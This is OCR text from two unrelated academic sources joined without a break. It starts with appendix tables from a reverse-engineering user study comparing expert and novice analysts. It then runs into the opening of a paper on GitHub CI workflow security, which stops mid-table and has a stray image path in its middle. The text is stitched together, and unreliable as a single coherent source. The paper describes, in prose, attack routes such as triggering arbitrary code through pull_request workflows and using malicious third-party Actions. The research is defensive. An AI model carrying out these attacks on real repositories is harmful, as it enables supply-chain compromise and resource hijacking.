- The experience could result a bit painful because basic blocks are blurred when the 'onmouseover' event is captured on another BB. Although we fully understand this makes the RE process slower, this is needed for some aspects we are trying to collect. So, yes, this is NOT your IDA experience you are looking for... it's an experiment! Please bear with it #2 :-)
- For the tests ('Test 1', and 'Test 2'), we disabled the 'Strings' view. Also in this case, the reason is linked with our models and the data we need to collect. So do not worry if you cannot access the 'Strings' view, there is no bug, it is just a design choice.
- In general, we are interested in static analysis, not dynamic one. This explains why we did not add a debugger to the tool. If you are used to reverse with a debugger, that's good! But for this experiment we are interested to know how you would approach a purely static analysis task!
- There is no ranking or prize, this is just an experiment: so please do not cheat.

Thanks a lot for your time/help!

Table 6: Median Time Per Functions for Task 1

Function	BB	BB_{good}	Experts mins (%)	Novices mins (%)	Time Ratio Time Ratio
main	23	17	14.6 (44.6%)	65.3 (45.4%)	x4.4
bridge	12	9	11.4 (34.9%)	52.3 (36.3%)	x4.5
target	3	3	2.4 (6.3%)	8.2 (5.7%)	x3.4
useless-0	1	0	0.17 (0.5%)	0.60 (0.42%)	x3.5
useless-1	4	0	0.58 (1.8%)	2.07 (1.4%)	x3.5
useless-2	16	0	3.5 (10.8%)	15.4 (10.7%)	x4.4
TOTAL	59	29	32.6 (100%)	143.8 (100%)	x4.4

Table 7: Additional hypothesis (not discussed elsewhere)

Hyphothesis	p-value exp	p-value nov
First quartile of time spent on a BB and BB length	0.1	0.6
Interquartile of time spent on a BB and BB length	0.06	0.07
Average of time spent on a BB and BB length	0.08	0.1
Mode of time spent on a BB and BB length	0.4	0.7
T_{first} and T_{max}	0.3	0.2
T_{first} and T_{tot}	0.8	0.8
Solution time and number of BBs she skimmed (i.e., she did a quick look at BB and then a longer one to the same BB)	0.4	0.5
Solution time and how many times the user went back to the previous BB instead of going forward	0.1	0.2
Glanges (i.e., visits of less than 2 seconds) and BB length	0.1	0.1
Solution time and how many times she went to a true branch	0.8	0.1
Solution time and how many times she went to a close branch	0.3	0.2

Table 8: Individual Experts Features

User	Solution Time	Function Exploration (Test1 ; Test2)	Transitions	Tfirst=Ttot	Tfirst=Tmax	Skipped BB
Exp.1	169	Forward,Hybrid;Forward,DFS	2997	16.7%	14.8%	18
Exp.2	137	Forward;Hybrid;Forward,BFS	2551	15.4%	8.3%	19
Exp.3	120	Forward,BFS;Forward,DFS	1662	29.6%	12.9%	24
Exp.4	120	Backward,Hybrid;Backward,BFS	978	29.8%	16.7%	30
Exp.5	163	Forward,Hybrid;Forward,BFS	1654	35.6%	17.2%	4
Exp.6	137	Forward,Hybrid;Forward,Hybrid	2359	18.7%	14.1%	15
Exp.7	134	Forward,Hybrid;Forward,DFS	2845	22.5%	8.3%	21
Exp.8	119	Forward,Hybrid;Forward,Hybrid	1750	29.6%	7.7%	30
Exp.9	156	Forward,Hybrid;Forward,Hybrid	2070	13.5%	21.2%	4
Exp.10	162	Backward,Hybrid;Backward,Hybrid	2141	25.1%	9.6%	24
Exp.11	37	Forward,Hybrid;Forward,Hybrid	450	46.4%	14.8%	31
Exp.12	34	Backward,Hybrid;Backward,Hybrid	727	35.4%	16.7%	25
Exp.13	118	Forward,BFS;Backward;Hybrid	1546	9.6%	18.7%	2
Exp.14	119	Forward,BFS;Forward,BFS	1842	11.6%	14.8%	4
Exp.15	96	Forward,BFS;Forward,BFS	1564	19.3%	17.4%	23
Exp.16	154	Forward,Hybrid;Forward,BFS	2547	10.9%	14.8%	1
Exp.17	80	Forward,BFS;Forward,DFS	1321	23.8%	16.7%	13
Exp.18	48	Forward,Hybrid;Forward,BFS	761	34.8%	10.9%	41
Exp.19	81	Forward,BFS;Backward,BFS	746	40.0%	13.8%	3
Exp.20	48	Forward,Hybrid;Forward,DFS	818	22.5%	21.2%	34
Exp.21	38	Forward,BFS;Forward,BFS	483	47.7%	6.4%	27
Exp.22	43	Backward,DFS;Backward,Hybrid	627	41.2%	20.0%	29
Exp.23	44	Forward,Hybrid;Forward,Hybrid	673	39.3%	16.7%	32
Exp.24	27	Backward,Hybrid;Backward,DFS	462	46.4%	20.6%	30
Exp.25	29	Forward,Hybrid;Forward,Hybrid	634	36.1%	23.8%	45
Exp.26	45	Forward,Hybrid;Forward,Hybrid	789	35.4%	18.0%	27
Exp.27	64	Forward,Hybrid;Forward,Hybrid	835	45.1%	11.6%	21
Exp.28	70	Forward,Hybrid;Forward,BFS	1478	31.6%	10.9%	24
Exp.29	32	Forward,Hybrid;Forward,Hybrid	820	38.7%	14.1%	23
Exp.30	89	Backward,DFS;Backward,Hybrid	1415	14.1%	15.4%	8
Exp.31	171	Forward,Hybrid;Forward,BFS	2115	10.9%	10.9%	26
Exp.32	56	Forward,BFS;Forward,BFS	517	45.8%	14.8%	44
Exp.33	106	Forward,Hybrid;Forward,Hybrid	988	38.0%	17.4%	24
Nov.1	266	Forward,Hybrid;Backward,Hybrid	3330	5.8%	10.3%	2
Nov.2	329	Forward,Hybrid;Forward,BFS	5114	7.7%	6.4%	7
Nov.3	304	Forward,BFS;Forward,BFS	5025	14.1%	8.3%	13
Nov.4	208	Forward,Hybrid;Forward,BFS	3793	12.9%	9.0%	9
Nov.5	260	Forward,Hybrid;Forward,Hybrid	3560	20.0%	5.1%	19
Nov.6	257	Forward,Hybrid;Forward,DFS	4136	8.3%	8.3%	4
Nov.7	264	Forward,Hybrid;Backward,Hybrid	3433	5.1%	9.0%	1
Nov.8	331	Forward,Hybrid;Forward,Hybrid	3805	3.2%	10.9%	0
Nov.9	303	Forward,Hybrid;Forward,Hybrid	3892	16.1%	9.6%	20
Nov.10	415	Forward,Hybrid;Forward,BFS	7602	12.2%	3.8%	10
Nov.11	371	Forward,BFS;Forward,BFS	4796	9.6%	10.3%	8
Nov.12	381	Forward,Hybrid;Backward,Hybrid	4514	16.1%	9.1%	17
Nov.13	258	Forward,Hybrid;Forward,BFS	2374	1.2%	10.3%	0
Nov.14	458	Sequential,Hybrid;Sequential,Hybrid	6955	4.5%	6.4%	1
Nov.15	251	Forward,Hybrid;Backward,BFS	3067	24.5%	14.8%	22
Nov.16	409	Forward,BFS;Forward,BFS	5656	4.5%	9.6%	2
Nov.17	481	Forward,BFS;Sequential,BFS	6270	8.3%	4.5%	9
Nov.18	560	Backward,Hybrid;Sequential,Hybrid	6976	5.1%	7.1%	1
Nov.19	194	Forward,Hybrid;Forward,Hybrid	2791	7.7%	13.5%	1
Nov.20	351	Forward,Hybrid;Forward,Hybrid	3685	4.5%	10.3%	1
Nov.21	301	Forward,Hybrid;Forward,Hybrid	5020	10.3%	10.9%	3
Nov.22	228	Backward,BFS;Backward,Hybrid	2841	16.1%	12.2%	19
Nov.23	300	Forward,BFS;Forward,Hybrid	3091	7.7%	12.3%	6
Nov.24	195	Forward,Hybrid;Forward,Hybrid	2592	6.4%	14.1%	0
Nov.25	261	Forward,Hybrid;Forward,BFS	2510	11.6%	13.5%	3
Nov.26	240	Forward,BFS;Forward,BFS	3050	15.4%	9.6%	11
Nov.27	740	Sequential,Hybrid;Sequential,Hybrid	7879	6.4%	13.1%	8
Nov.28	543	Forward,Hybrid;Sequential,Hybrid	6641	2.5%	7.7%	0
Nov.29	941	Sequential,Hybrid;Sequential,Hybrid	8150	0.0%	1.9%	0
Nov.30	320	Forward,BFS;Forward,BFS	2912	12.5%	7.1%	16
Nov.31	316	Forward,Hybrid;Forward,BFS	2886	18.7%	10.9%	13
Nov.32	234	Forward,Hybrid;Forward,BFS	4048	7.7%	6.4%	3
Nov.33	181	Forward,BFS;Forward,BFS	3445	12.2%	8.3%	10
Nov.34	207	Forward,Hybrid;Forward,Hybrid	2202	29.0%	9.6%	26
Nov.35	513	Forward,BFS;Sequential;Forward,BFS	6233	0.0%	4.5%	0
Nov.36	199	Forward,Hybrid;Forward,Hybrid	3408	18.7%	6.4%	17
Nov.37	178	Forward,BFS;Forward,Hybrid	1618	5.8%	19.3%	3
Nov.38	441	Forward,Hybrid;Sequential,Hybrid	5946	6.4%	8.3%	1
Nov.39	253	Forward,Hybrid;Forward,Hybrid	3486	21.9	10.9%	7

Characterizing the Security of Github CI Workflows

Igibek Koishybayev
North Carolina State University

Aleksandr Nahapetyan
North Carolina State University

Raima Zachariah
Independent Researcher

Siddharth Muralee
Purdue University

Bradley Reaves
North Carolina State University

Alexandros Kapravelos
North Carolina State University

Aravind Machiry
Purdue University

Abstract

Continuous integration and deployment (CI/CD) has revolutionized software development and maintenance. Commercial CI/CD platforms provide services for specifying and running CI/CD actions. However, they present a security risk in their own right, given their privileged access to secrets, infrastructure, and ability to fetch and execute arbitrary code.

In this paper, we study the security of the newly popular GitHub CI platform. We first identify four fundamental security properties that must hold for any CI/CD system: *Admittance Control*, *Execution Control*, *Code Control*, and *Access to Secrets*. We then examine if GitHub CI enforces these properties in comparison with the other five popular CI/CD platforms. We perform a comprehensive analysis of 447,238 workflows spanning 213,854 GitHub repositories. We made several disturbing observations. Our analysis shows that 99.8% of workflows are overprivileged and have read-write access (instead of read-only) to the repository. In addition, 23.7% of workflows are triggerable by a pull_request and use code from the underlying repository. An attacker can exploit these workflows and execute arbitrary code as part of the workflow. Due to the modular nature of workflows, we find that 99.7% of repositories in our dataset execute some externally developed plugin, called "Actions"[1], for various purposes. We found that 97% of repositories execute at least one Action that does not originate with a verified creator, and 18% of repositories in our dataset execute at least one Action with missing security updates. These represent potential attack vectors that can be used to compromise the execution of workflows, consequently leading to supply chain attacks. This work highlights the systemic risks inherent in CI/CD platforms like GitHub CI; we also present our own Github action, GWChecker, which functions as an early warning system for bad practices that violate the identified security properties.

1 Introduction

Continuous Integration and Delivery [41], commonly referred to as CI/CD, are software development practices that involve automating integration, testing, and delivery of software in a consistent, regular and automated manner. CI/CD pipelines, in addition to increasing efficiency, also reduce costs for the organization [40]. Consequently, the adoption of CI/CD pipelines is increasing rapidly [7, 38]. There exist several CI/CD services (TravisCI [19], CircleCI [4], Gitlab CI [17], and more) that enable developers to set up their CI/CD pipeline quickly. Developers need to provide specific configuration parameters about how the software is built and tested. Furthermore, developers use these CI/CD services to automatically deploy the software to corresponding code repositories such as Python Package Index (PIP) [15] or Debian repository [6].

The ease of CI/CD adoption, thanks to third-party services, has its trade-offs. Now developers need to trust third-party CI/CD services to secure the code, artifacts, and secrets from supply-chain attacks [59]. These attacks could have devastative effects, as demonstrated by the recent SolarWinds [18] attack. It is essential to ensure that CI/CD pipelines are correctly configured and do not have any security vulnerabilities. Unfortunately, developers are known to misconfigure their CI/CD pipelines [61,62]. The CI/CD infrastructure itself could have security vulnerabilities [51] jeopardizing the security of all the repositories using the corresponding infrastructure.

In late 2018, GitHub introduced a new CI/CD infrastructure called *GitHub CI*[2], which enables developers to create CI/CD pipelines called GitHub Workflows[3], which enables developers to define their pipelines by specifying a sequence of steps in a `YAML` file. The workflows are tightly integrated with the GitHub ecosystem and their execution can be controlled through various events such as `pull` or `push`. The workflows can also use *Actions*, which are modules written by other users

[1] In the rest of the paper, we use "plugins" to refer to Actions in GitHub CI

[2] GitHub's CI/CD product is called GitHub Actions. However, to avoid any confusion with actions (the external modules that can be used in workflows), we use GitHub CI instead.

[3] In the rest of the paper we use "workflows" to refer to GitHub Workflows

and available as public repositories on GitHub. These Actions are similar to libraries in software development and encompass commonly used tasks such as building a `cmake` project (Section 2.2). Furthermore, for each repository, GitHub provides helpful free resources (compute and storage) [1] to run Workflows. In addition to the features mentioned above, there are many other advantages of GitHub CI in comparison with other CI/CD services [11]. Consequently, since its introduction, GitHub CI has gained tremendous popularity, and developers are rapidly moving their CI/CD pipelines to GitHub CI [45].

Even large, security-aware organizations such as NSA [50], Bootstrap [60], Microsoft [48], and LLVM Project [46] have also started using workflows for their CI/CD.

Given its popularity and adoption, it is crucial to ensure that GitHub CI ecosystem is secure. The tight integration between workflows and GitHub ecosystem, in addition to enabling developers to streamline their CI/CD pipeline, unfortunately, also introduces new attack vectors, especially those related to supply chain attacks. For instance, an attacker can create a pull request and make a misconfigured workflow to perform a deployment based on the attacker's code. A more realistic example would be the recent backdoor introducing commit [14] in `PHP` which might have triggered a deployment workflow, thereby publishing the backdoored interpreter to official repositories. We identified[4] that you can execute arbitrary code using that pull request trigger, which was actively used to perform crypto-mining attacks. Recently, GitHub fixed this issue [12]. Despite these growing attacks, unfortunately, there is no work in understanding and analyzing the security risks associated with GitHub CI.

In this paper, we perform the first thorough security analysis of GitHub CI ecosystem and answer these research questions:

RQ1: What are the security properties (SPs) that need to hold to have a secure CI/CD? (Section 3.1)

RQ2: How does GitHub CI compare to other public CI/CD platforms according to SPs? (Sections 3.2 and 3.3)

RQ3: How does usage behavior of workflows affect GitHub CI SPs? (Section 5)

In order to answer these questions, we started by understanding the GitHub CI execution mechanisms and formulating the required security properties and corresponding necessary conditions. We further referred to the available documentation and reverse-engineered the workflow execution environment. Our analysis resulted in the identification of various attack vectors and security flaws in GitHub workflow execution. The details of the possible attack vectors are accompanied by Proofs-of-Concept (PoC), demonstrating the feasibility and impact of exploiting the attack vector.

Second, we perform a comprehensive evaluation of 447,238 GitHub Workflows spanning 213,854 repositories. We identified various exciting observations regarding workflows' usages and the developers' common flaws in their workflow design.

[4] This was also simultaneously discovered by another researcher [13]

We observed that 96.7% of analyzed repositories depend on third-party code *i.e.,* third-party actions or docker containers, where *38,315 of them depend on third-party actions with at least one active security vulnerability*. Furthermore, *in 146,803 of workflows an attacker can execute arbitrary code as part of the workflow by just raising a pull request*. All our findings have been reported and acknowledged by the GitHub security team and repository owners of the workflows missing a security property.

We conclude by suggesting various defense-in-depth mechanisms to secure GitHub Workflows (Section 5).

This paper makes the following contributions:

- We identify the necessary security properties for CI/CD platforms that must hold to protect infrastructure from software supply chain attacks. (Section 3.1)
- Analysis of the five most popular CI/CD platforms against the four identified security properties. (Section 3.3)
- In-depth analysis of security risks of GitHub CI. We build an extended list of attack scenarios against repositories that use untrustful or vulnerable third-party actions hosted on Github (Section 3.3)
- Extensive analysis of public repositories that use GitHub CI. We found that 18% of repositories in our dataset use vulnerable third-party actions, and less than 2% of all repositories follow the security guidelines provided by Github regarding commit hash references (Section 5)

2 GitHub CI Overview

GitHub CI[5] is a continuous integration (CI) and continuous development (CD) framework built into GitHub that was introduced in 2018. It can be enabled on a GitHub repository (private or public) through *Settings* $\rightarrow$ *Actions* in the repository webpage. GitHub CI enables developers to create *Workflows*. Each workflow describes a set of tasks that needed to be performed as part of its execution. Individual repositories may contain multiple workflows configured to automate part of the development process, *e.g.,* greeting new collaborators, testing, or deploying.

2.1 Workflow Configuration Syntax

A GitHub Workflow is described in `YAML` format by creating a file under the *.github/workflows* directory of the repository. Below is an explanation of the workflow syntax used by the sample workflow in Listing 1.

Execution Triggers: A workflow has one or more execution triggers (`on`) that specify *when* or *which events* on the repository should trigger the execution of the workflow. Our example workflow (Listing 1) will be executed when either a *push* or *pull event* occurs on the main branch and *every day*

[5] Github's CI/CD product is called GitHub Actions. To avoid any confusion with actions (the external modules of workflows), we use GitHub CI instead.




Figure 1: GitHub workflow architecture. When workflow is triggered by execution triggers, it will start the execution of one or more jobs in separate VMs. Each job consists of steps that are executed in the defined order. Steps can be a shell commands, third-party actions, external programs, docker containers

at 5 am UTC as specified by the cron timestamp. Workflows can also be triggered manually or through webhooks [9].

Jobs: Figure 1 shows the execution flow of a workflow, which is a collection of one or more jobs (`jobs`) that run in isolation on newly spawned virtual machines. Jobs can be made explicitly dependent (`needs`) on other jobs, wherein the dependent job(s) will be executed first before the current job. The workflow in Listing 1 has two jobs: `build` and `test`. The `test` job depends on `build` job, so the `build` job runs first. Note that GitHub does not allow cyclic dependencies, and thus any workflow having cyclic dependencies will not be executed.

Machine Configuration: Jobs need to specify the required machine configuration (`runs-on`) on which the job can be executed. In Listing 1, both jobs need to be run on a `ubuntu-latest` machine. GitHub provides labels for various well-maintained machine configurations [2], with the latest software packages. The developers can also use the label of a self-hosted machine with the custom configuration [3]. In this case, however, it is the responsibility of the repository owners to maintain the self-hosted machines, including installing the latest security patches to avoid security breaches.

Steps: Each job is a sequence of one or more steps (`steps`). The steps of a job are executed *sequentially* in the order specified in the `YAML` file. For instance, in Listing 1, the `build` job contains four steps and are executed in the order ①, ②, ③, and, ④. A step can be a sequence of run commands (*e.g.,* ②, and ⑤), where the provided commands (specified with tag `run`) will be executed using the default shell of the machine. For instance, step ② in Listing 1(*i.e.,* `sudo ./build.sh`) will be executed as a shell command on `ubuntu`. Note that the developer needs to make sure that all the files (*i.e.,* `build.sh`) needed to execute the command are available in the system path. In this case, `build.sh` is part of the repository, and it is checked out using a GitHub action (①), we will explore this next.

```yaml
name: MyWorkflow    ← Workflow Name

on: ← Execution Triggers
  # Workflow triggers on push
  # and pull requests to the main branch
  push:
    branches: [ main ]
  pull_request:
    branches: [ main ]
  # Also, workflow gets executed every day at 5 am UTC
  schedule:
    - cron: "0 5 * * *"

jobs: ← All Jobs in the Workflow

  build: ← Job (Name: Build)

    runs-on: ubuntu-latest ← Job's Machine configuration

    steps: ← All Steps in the Job
    # The following steps are executed sequentially

    # Check out the current repository
    # on default branch
    - name: Checkout the repository (1)
      uses: actions/checkout@v2

    # Execute the given command using shell
    - name: Build Project (2)
      run: sudo ./build.sh

    # Execute action defined in the current repository
    - name: Local Action (3)
      uses: ../path/to/action@v2
      with:
        apikey: ${{secrets.API_KEY}}

    # Perform static analysis of all source files
    # in the repository using an action from
    # its public GitHub  URL.
    - uses: microsoft/devskim-action@45bc8e9 (4)
      with:
        directory-to-scan: .
        output-directory: scanneroutput

  test: ← Job (Name: Test)

    needs: build ← Dependent jobs
    runs-on: ubuntu-latest

    steps:
    - name: Test Project (5)
      run: sudo ./test.sh
```

Listing 1: Example of the workflow configuration file. The workflow contains two jobs (build, test), and uses two third-party actions.

2.2 GitHub Actions

To support modularity and code reuse, GitHub CI workflow can references externally defined modules, called **actions**, as a step inside the job. Listing 1 shows examples of reference to a GitHub Action (*e.g.,* ①, ③ and ④), with the field `uses`. Actions encapsulate commonly used tasks such as building a `cmake` project, deploying a Python package to `PyPI` repository, etc. For instance, the action `actions/checkout@v2` (①) in Listing 1 performs `gitcheckout` of the default branch of the current repository into the current directory.

A developer can write custom actions in their workflow or share the action with the GitHub community by making the

corresponding repository public. To publish an action to the GitHub Marketplace, the developer only needs to set up 2FA on their account. There is no reviewing process for the actions published in the Marketplace. An action is created by creating `action.yml` or `action.yaml`, a `YAML` file which defines the inputs, outputs, and main entry point for the action. An action encapsulates code that performs the specified task on the given input and produces the desired output. For example, the action `microsoft/devskim-action` performs static analysis on all the source files in a given directory as shown in Listing 1. An action can be written in any language or could be a pre-built binary. However, GitHub provides additional support for actions written in JavaScript or encapsulated using Docker containers.

A step can use a local action (defined in the current repository) or an external public action using the corresponding repository path. An action is specified as `<path>@<reference>`. Here, `<path>` is a relative file path in case of local action or URL relative to `github.com` in the case of external action. `<reference>` is a commit reference, which can be a tag, a branch name, or a commit hash. For instance, the steps (3) of Listing 1 use a local action with path `../path/to/action` relative to the location of the workflow file. Similarly, (2) use an external action with path `microsoft/devskim-action` (*i.e.,* repository path `github.com/microsoft/devskim-action`). Note, that in steps (1) and (3) the action is referenced using a commit tag *i.e.,* `v2`, whereas in step (4), the action is referenced using a commit hash (`45bc8e9`).

GitHub Secrets: An action can require an input that could be a secret, such as an `APIKEY` or password for a PyPI repository. To pass the sensitive information to *individual steps* without revealing them in plain text, GitHub provides support for *Secrets* [8, 16]. Repository owners can define secrets as key-value pairs, where the key is the name for the secret and should be unique for a repository and the value contains the corresponding sensitive information. Workflows can use a secret by using `${{secrets.<key>}}`. During workflow execution GitHub runner will replace `${{secrets.<key>}}` with the value of the `<key>` secret. In Listing 1, as indicated by 🔒, `API_KEY` (a secret) is passed to the local action using Github Secrets. It is expected that GitHub will only pass the provided secret to the specified action.

3 GitHub CI Security Analysis

Figure 1 also has marked (with a devil icon) externally controlled entities which are the points through which a workflow execution could be affected by an external or malicious user, who need not be the owner of the repository. For instance, an attacker can trigger the execution of the workflow in Listing 1 by creating a pull request. Similarly, if the action `microsoft/devskim-action` has a vulnerability, then it can be used to gain complete control of the workflow execution. This is because, as mentioned before, each step runs with admin privileges.

In this section, we (1) define generic security properties that can be applied to any CI/CD pipeline, (2) compare differences in features that are relevant to the security of pipeline between GitHub CI and other CI/CD platforms (3) discuss how these features affect the security properties of GitHub CI and other CI/CD platforms.

3.1 Security Properties

A CI/CD infrastructure is primarily meant to perform continuous integration tasks such as testing and/or deploying the tested code. Consequently, CI/CD infrastructure should have at least the following capabilities w.r.t to the underlying source code repository *i.e.,* ability to read the contents of the repository and write to the deployments. These are, in fact, the only capabilities that are needed for CI/CD infrastructure to be able to achieve the "majority" of its goals. Because from a security perspective, according to the principle of least privilege [54], CI/CD infrastructure should *not* have write access to the code repository *i.e.,* it should *not* be able to perform any code changes[6]. However, during the security analysis of GitHub CI we observed that by default all workflows have write access to the repository code (See Table 1) even though workflows is triggered by *less* important events such as issue, comment etc, which violates the principle of least privilege. In other words, by default, any code running as part of the workflow in GitHub CI has write access to the repository code.

Considering the least privilege principle we want to ensure that only authorized users are able to perform the following tasks in the context of CI/CD pipeline[7]:

- *Admittance Control (AC):* Only people with the right permissions must be able to add, delete, or modify workflows to the repository. Otherwise, an attacker can add a workflow to hijack the resources of the CI/CD pipeline, delete/modify existing workflows to disrupt the automation.
- *Execution Control (EC):* To configure events that trigger the execution of workflows. Here, the intuition is that a workflow could be performing writes or deployments. The ability to change triggers for such deployment workflows could allow users to deploy from arbitrary and untested commits resulting in unstable and potentially buggy deployments.
- *Code Control (CC):* To control *which* code runs as part of a workflow. For instance, code (binaries, scripts) that runs in the CI/CD should not behave unpredictably and be consistent from one run to another. After initial configuration, the pipeline must be immutable and perform the task with predictable results.

[6] May be with the exception of some files related to testing

[7] We define authorized users as the organization members, owners or outside collaborators with write permission [27] to the repository

- *Access to Secrets (AS):* To avoid misuse of secrets, it is important to ensure that a secret can be accessed by only those steps to which it is explicitly passed. We want to ensure that these secrets are handled properly by using when explicitly specified in a workflow.

We apply these security properties to other CI/CD platforms as well, to compare them to GitHub CI in future sections.

3.2 GitHub CI vs Others: Features

The biggest difference of GitHub CI from other CI/CD platforms is its wide permission of the pipeline (Table 1) and plugin system that has higher privileges (Table 2).

Permissions. In GitHub CI, by default, all workflows have write permissions to the entire repository as shown in Table 1. Thus, any vulnerable or malicious code in a workflow can directly affect the repository (including code). On the other hand, Gitlab CI does not provide write permission to the (internal) repository code for the pipeline by default. To be able to write to the repository from a pipeline, developers must configure the deployment keys for the repository, and pass the key to the pipeline.

CI/CD Platforms	Permissions	
	Code read	Code write
TravisCI	●✔	◑✖
CircleCI	●✔	◑✖
Jenkins	●✔	●✖
Gitlab CI external	●✔	◑✖
Gitlab CI internal	●✔	○✔
GitHub CI	●✔	●✖

Table 1: The table shows the default read-write permission to the code by different CI/CD platforms. Open circle (○) - means no. Filled circle (●) - means yes. Half circle (◑) - means lowest permission possible but are restricted by options provided by external VCS. Note that Gitlab CI has two rows for external projects and internal projects. The markings ✖ and ✔ on top of the circles indicate over-privileged and expected privileges respectively.

Another interesting finding was that external CI/CD platforms such as TravisCI, CircleCI, and Gitlab-CI follow the principle of least privilege and request only the required permissions. For example for Bitbucket [57] and Gitlab [28] VCS TravisCI [29] and CircleCI [26] request read-only permission to the code. However, in the case of GitHub, external CI/CD platforms can only request repo scoped token, which grants full access to the private and public repositories of the user. In other words, if someone is using external CI/CD platforms with GitHub he/she is exposed to more security risk compared to when CI/CD platform is used with other VCS providers.

CI/CD Platforms	Plugins			
	First-party	Third-party	Mutable	Review
TravisCI	●✔	◑✖	○✔	○✖
CircleCI	●✔	●✖	○✔	○✖
Jenkins	○✔	●✖	○✔	○✖
Gitlab CI external	●✔	○✔	○✔	○✖
Gitlab CI internal	●✔	○✔	○✔	○✖
GitHub CI	●✔	●✖	●✖	○✖

Table 2: Different CI/CD platforms plugin support. Here mutable means referenced (installed) plugin can change without changing its reference. Open circle (○) - means no. Filled circle (●) - means yes. Half circle (◑) - means the capability of plugins are limited by what is available by API. The markings ✖ and ✔ on top of the circles indicate whether the corresponding support is bad or good for security respectively.

Plugins. GitHub CI plugin system significantly differs from other CI/CD platform's plugin systems because of the ability to include a plugin into the workflow by just referencing the repository. CircleCI also provides the ability to reference a plugin (called Orbs) using a repository. However, the main difference between them is that plugins in CircleCI are immutable after referencing, while GitHub CI plugin references are highly mutable. We define a mutable plugin as one that can change its behavior from one run to another. Mutable plugins are a threat to the overall security of the CI/CD pipeline since developers can not verify and pinpoint the execution of the pipeline. Thus, making the results of the CI/CD pipeline runs potentially unpredictable.

Referencing plugins. As described in Section 2, a workflow can reference a plugin by using branch name, tag, or commit hash. We consider tag and branch name to be *dynamic references* because they can change over time *i.e.,* developer of the action repository can modify the tag to point to a different commit. Thus, the action referenced by *dynamic references* can potentially change the runtime behavior of the corresponding workflow.

On the other hand, the commit hash is a *static or immutable reference* as it does not change with time. Here, the action's code is fixed and remains the same over all the executions of the workflow. However, during our security evaluation, we found that under certain conditions, an adversary can change the behavior of a commit hash referenced action (Section 5).

Even though GitHub CI advises everybody to use commit hash to reference actions, we show in Section 5 that only a handful of people follow the advice.

Despite the similarity of the concept of plugin for CircleCI, and GitHub CI, CircleCI employs semantic versioning for the plugin (called orbs) and makes sure that references to the certain version (*i.e.,* 1.2.3) of the plugin return exactly the same code always, *i.e.,* immutable. In CircleCI, developers can publish volatile (mutable) plugins for easy development.

However, CircleCI automatically deletes the mutable reference after 90 days. Other CI/CD platforms that support third-party plugins are (1) limited to providing only functionality that can be achieved with CI/CD platform API endpoint (TravisCI), or (2) require server administrator privileges to modify the plugins (Jenkins).

Gitlab CI only supports first-party plugins covering almost all essential CI/CD pipeline functionality, including deployment, testing, and maintenance. Their philosophy is that developers must not trust third-party plugins for essential functionalities. Gitlab CI does not provide the third-party plugin system citing quality and security degradation [23].

Plugin Review. Unfortunately, as seen in Table 2, *none of the CI/CD platforms that support plugins have a review mechanism* in place to check the quality of the third-party plugins. We believe having some level review process for the plugins will significantly improve the quality and security of the overall pipeline.

In summary, GitHub CI's by default wide permission (write to the code) combined with its plugin system warrants a thorough analysis of the security properties of GitHub CI. In addition to the *mutability*, third-party actions run with `sudo` privileges in GitHub CI (as discussed in Section 2) making the security analysis even more important.

3.3 GitHub CI vs Others: Security Properties

In this section, we analyze the necessary CI/CD security properties of GitHub CI in comparison with other platforms. Table 3 shows the summary of this comparison. We present a detailed analysis of each security property in the following subsections.

3.3.1 Admittance Control

Here, we want to ensure that only authorized users should be able to admit (add, delete, or modify) a workflow into the repository.

> **Importance.** Verifying who is introducing new workflows or modifying the existing ones is crucial in securing pipelines. This is needed because, by admitting new workflows into CI/CD pipeline malicious users can exploit the pipeline to set up a botnet, perform cryptomining or "eat up" resources of the organization.

In all of the tested CI/CD platforms, configuration files reside together with the code in the VCS. Thus, only authorized users can admit a new workflow into the pipeline through access to the repository (**C1**).

Restriction on adding new workflows through CI/CD runs (C2). However, since GitHub CI (and Jenkins) provides write permission to the workflow by default, if the workflow is compromised during the execution of the pipeline, *e.g.,* through vulnerable and/or malicious third-party action, an attacker can introduce a new workflow into the pipeline using workflow's wide permissions. We developed a proof-of-concept action that introduces a new workflow to the pipeline [20]. This is a classic example of the confused deputy problem when unauthorized users elevate their privileges by using an intermediate application with higher privilege.

Executing workflows from a PR after merging (C3). Another way of introducing a new workflow is through a pull request (PR). We noticed that a pull request that adds a new workflow could be executed as part of the repository *before the pull request is merged* into the repository. Consequently, users who can raise a pull request can run arbitrary workflows as part of the repository. To exploit this, an attacker first forks the target repository into the attacker-controlled account. Next, the attacker modifies the local repository by adding a new workflow (say `attackwf`) with `pull_request` being one of the execution triggers. The steps of `attackwf` execute arbitrary code needed by the attacker. Finally, a pull request will be raised from the local repository to the target repository. This causes the attacker added workflow *i.e.,* `attackwf` to be executed as part of the target repository. This behavior is available in GitHub CI, Gitlab CI, CircleCI, and Jenkins. Recently, to prevent malicious usage of the feature from hijacking the resources GitHub CI and Gitlab CI disables the execution of newly created workflow if the request comes from a first-time contributor. This was in response to crypto mining campaigns [12] that were discovered by another researcher [13]. The summary of our analysis is shown in the first row of Table 3.

3.3.2 Execution Control

As mentioned in Section 2, we also want *which* events to trigger a workflow execution to be controlled by authorized (*i.e.,* with write access) users.

> **Importance.** This is required as the workflows can be used for automated deployment, which should be allowed only for users with write access.

Except for GitHub CI and Gitlab-CI, all other CI/CD platforms do not store the trigger events in their configuration files. This prevents modification of the configuration file by contributors. Developers can change the triggers only by using the dashboard of the corresponding platform (**C4**). Also, except GitHub CI, all platforms have a limited number of triggers, such as push and pull-request events. GitHub CI has a plethora of events that can be used to trigger the workflow, such as issue creation, comment, etc. We noticed that a workflow executes with write permissions even if triggered by a "low" important event such as a comment on an issue.

Restriction on modifying execution triggers through CI/CD runs (C5). As explained in Section 2, triggers for a workflow are specified in the corresponding `YAML` file using `on` tag, which can only be modified by the users with write access. However, similar to **C2** (Section 3.3.1), as workflows

		TravisCI	CircleCI	Jenkins	Gitlab CI extrernal	Gitlab CI internal	Github CI
